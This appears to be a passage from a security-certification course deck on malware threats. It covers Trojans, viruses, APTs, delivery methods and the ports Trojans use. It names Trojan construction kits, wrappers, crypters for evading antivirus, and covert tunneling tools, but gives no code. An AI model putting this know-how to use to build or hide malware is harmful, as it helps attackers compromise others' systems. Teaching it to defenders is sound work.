



# Module Objectives



- Understanding Malware and Malware Propagation Techniques
- I Understanding Advanced Persistent Threats (APTs) and their Lifecycle
- Overview of Trojans, Their Types, and How they Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Overview of Computer Worms and Fileless Malware
- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Understanding Different Malware Countermeasures

# Module Flow



1

**Malware Concepts**

2

**APT Concepts**

3

**Trojan Concepts**

4

**Virus and Worm Concepts**

5

**Fileless Malware Concepts**

6

**Malware Analysis**

7

**Countermeasures**

8

**Anti-Malware Software**

# Introduction to Malware



- Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

## Examples of Malware

**1    Trojans**

**2    Backdoors**

**3    Rootkits**

**4    Ransomware**

**5    Adware**

**6    Viruses**

**7    Worms**

**8    Spyware**

**9    Botnets**

**10    Crypters**



# Different Ways for Malware to Enter a System



**1** Instant Messenger applications

**7** Downloading files from the Internet

**2** Portable hardware media/removable devices

**8** Email attachments

**3** Browser and email software bugs

**9** Network propagation

**4** Insecure patch management

**10** File sharing services (NetBIOS, FTP, SMB)

**5** Rogue/decoy applications

**11** Installation by other malware

**6** Untrusted sites and freeware web applications/  
software

**12** Bluetooth and wireless networks

# Common Techniques Attackers Use to Distribute Malware on the Web



## Black hat Search Engine Optimization (SEO)

Ranking malware **pages highly** in search results

## Social Engineered Click-jacking

Tricking users into **clicking on innocent-looking** webpages

## Spear-phishing Sites

Mimicking legitimate institutions in an attempt to **steal login credentials**

## Malvertising

Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites

## Compromised Legitimate Websites

Hosting embedded malware that spreads to **unsuspecting visitors**

## Drive-by Downloads

**Exploiting flaws** in browser software to install malware just by visiting a web page

## Spam Emails

Attaching the malware to emails and tricking victims **to click the attachment**

# Components of Malware

- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

# Module Flow



**1 Malware Concepts**

**2 APT Concepts**

**3 Trojan Concepts**

**4 Virus and Worm Concepts**

**5 Fileless Malware Concepts**

**6 Malware Analysis**

**7 Countermeasures**

**8 Anti-Malware Software**

# What are Advanced Persistent Threats?




- Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network

## Information Obtained during APT attacks




- ➊ Classified documents
- ➋ User credentials
- ➌ Personal information about employees or customers
- ➍ Network information

- ➊ Transaction information
- ➋ Credit card information
- ➌ Organization's business strategy information
- ➍ Control system access information



# Advanced Persistent Threat Lifecycle



# Module Flow



**1** Malware Concepts

**2** APT Concepts

**3** Trojan Concepts

**4** Virus and Worm Concepts

**5** Fileless Malware Concepts

**6** Malware Analysis

**7** Countermeasures

**8** Anti-Malware Software

# What is a Trojan?



- 1** It is a program in which the **malicious or harmful code** is contained inside apparently harmless programming or data in such a way that the code can **get control and cause damage**, such as ruining the file allocation table on your hard disk
- 2** Trojans get activated when a **user performs certain predefined actions** and upon activation. It can grant attackers unrestricted access to all the data stored on compromised information systems and can cause immense damage to the systems
- 3** Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus and redirection to unknown pages
- 4** Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

# How Hackers Use Trojans



- Delete or replace critical operating system files
- Disable firewalls and antivirus
- Generate fake traffic to create DoS attacks
- Create backdoors to gain remote access
- Record screenshots, audio, and video of victim's PC
- Infect victim's PC as a proxy server for relaying attacks
- Use victim's PC for spamming and blasting email messages
- Use the victim's PC as a botnet to perform DDoS attacks
- Download spyware, adware, and malicious files
- Steal personal information such as passwords, security codes, and credit card information
- Encrypt the data and lock out the victim from accessing the machine

# Common Ports used by Trojans



Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shamoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOrifice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KillerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack'99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

# Types of Trojans

- Trojans are categories according to their functioning and targets
- Some of the example includes:



**1** Remote Access Trojans

**6** Point-of-Sale Trojans

**11** Security Software Disabler Trojans

**2** Backdoor Trojans

**7** Defacement Trojans

**12** Destructive Trojans

**3** Botnet Trojans

**8** Service Protocol Trojans

**13** DDoS Attack Trojans

**4** Rootkit Trojans


**9** Mobile Trojans

**14** Command Shell Trojans

**5** E-Banking Trojans

**10** IoT Trojans

# How to Infect Systems Using a Trojan



# Creating a Trojan

- Trojan Horse construction kits help attackers to construct Trojan horses of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

## Trojan Horse Construction Kits

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



## DarkHorse Trojan Virus Maker

DarkHorse Trojan virus maker creates user-specified Trojans by selecting from various options

(>DarkHorse Trojan Virus Maker 1.2)

Trojan Virus Maker 1.2

Client Name [Redacted]

**DarkHorse Trojan Virus Maker 1.2**

Trojan Virus Maker

<input type="checkbox"/> Webcam Streaming	<input type="checkbox"/> Broken Mouse	<input type="checkbox"/> Hot Computer	<input type="checkbox"/> Virus Warnings
<input type="checkbox"/> Audio Streaming	<input type="checkbox"/> Hide Desktop Icons	<input type="checkbox"/> Overloaded Files	<input type="checkbox"/> Slow Down Computer Speed
<input type="checkbox"/> Crazy Mouse	<input type="checkbox"/> ++CC Virus	<input type="checkbox"/> Hot Machine	<input type="checkbox"/> Disable Start Button
<input type="checkbox"/> Lock Windows Live	<input type="checkbox"/> #C Virus	<input type="checkbox"/> Remove Documents	<input type="checkbox"/> Disable Task Manager
<input type="checkbox"/> Block All Websites	<input type="checkbox"/> Flood Large Files	<input type="checkbox"/> Remove Videos	<input type="checkbox"/> Disable CMD
<input type="checkbox"/> Disable Desktop Icons	<input type="checkbox"/> Flood Control Error	<input type="checkbox"/> Remove Music	<input type="checkbox"/> Disable Norton Antivirus
<input type="checkbox"/> Remove Desktop Background	<input type="checkbox"/> Memory User	<input type="checkbox"/> Beeping Noise	<input type="checkbox"/> Disable Avg Internet Security
<input type="checkbox"/> Disable Administration	<input type="checkbox"/> Disable Process	<input type="checkbox"/> Broken Keyboard	<input type="checkbox"/> Store Virus

Trojan Force

<input type="checkbox"/> ShutDown Computer (1 Minute)	<input type="checkbox"/> Create As Text File
<input type="checkbox"/> Restart Computer (1 Minute)	
<input type="checkbox"/> LogOff Computer (1 Minute)	

Show Code Text

Name:

Trojan Virus Maker 1.2

# Employing a Dropper or Downloader



## Droppers


- Dropper is used to **camouflage the malware payloads** that can impede the functioning of the targeted systems
- Dropper consists of one or more types of malware features that can make it **undetectable by antivirus software**; also the installation process can be **done stealthy**
- **Emotet dropper** and **Dridex dropper** are some of the famous droppers that attackers employ for deploying malware to the target machine

## Downloaders

- Downloader is a program that can **download and install harmful programs** like malware
- Downloader **does not carry malware** of itself as dropper does, so there is the possibility for a new unknown downloader to **pass through the anti-malware scanner**
- **Godzilla Downloader** and **TrojanDownloader** are some of the famous downloaders that attackers employ for deploying malware to the target machine

# Employing a Wrapper

- A wrapper **binds a Trojan executable** with genuine looking .EXE applications, such as games or office applications
- When the user runs the wrapped .EXE, it first **installs the Trojan in the background** and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



## IExpress Wizard

- IExpress Wizard wrapper guides the user to create a **self-extracting package** that can automatically install the **embedded setup files**, Trojans, etc.



## Wrappers

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik



# Employing a Crypter

- Crypter is software used by hackers to **hide viruses, keyloggers or tools** in any kind of file, so that they do not easily get detected by antivirus

## BitCrypter

BitCrypter can be used to encrypt and **compress 32-bit executables** and **.NET apps** without affecting their direct functionality




## Crypters

- SwayzCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx

# Propagating and Deploying a Trojan


## Deploy a Trojan through Emails



# Propagating and Deploying a Trojan (Cont'd)

## Deploy a Trojan through Covert Channels

- Attackers use covert channels to **deploy and hide malicious Trojans in an undetectable protocol**
- Covert channels operate on a **tunneling method** and are mostly employed by attackers to **evasion firewalls** that are deployed in the target network
- Attackers can **create covert channels** using various tools such as **Ghost Tunnel V2**, and **ELECTRICFISH – a North Korean tunneling tool**



# Propagating and Deploying a Trojan (Cont'd)

## Deploy a Trojan through Proxy Servers

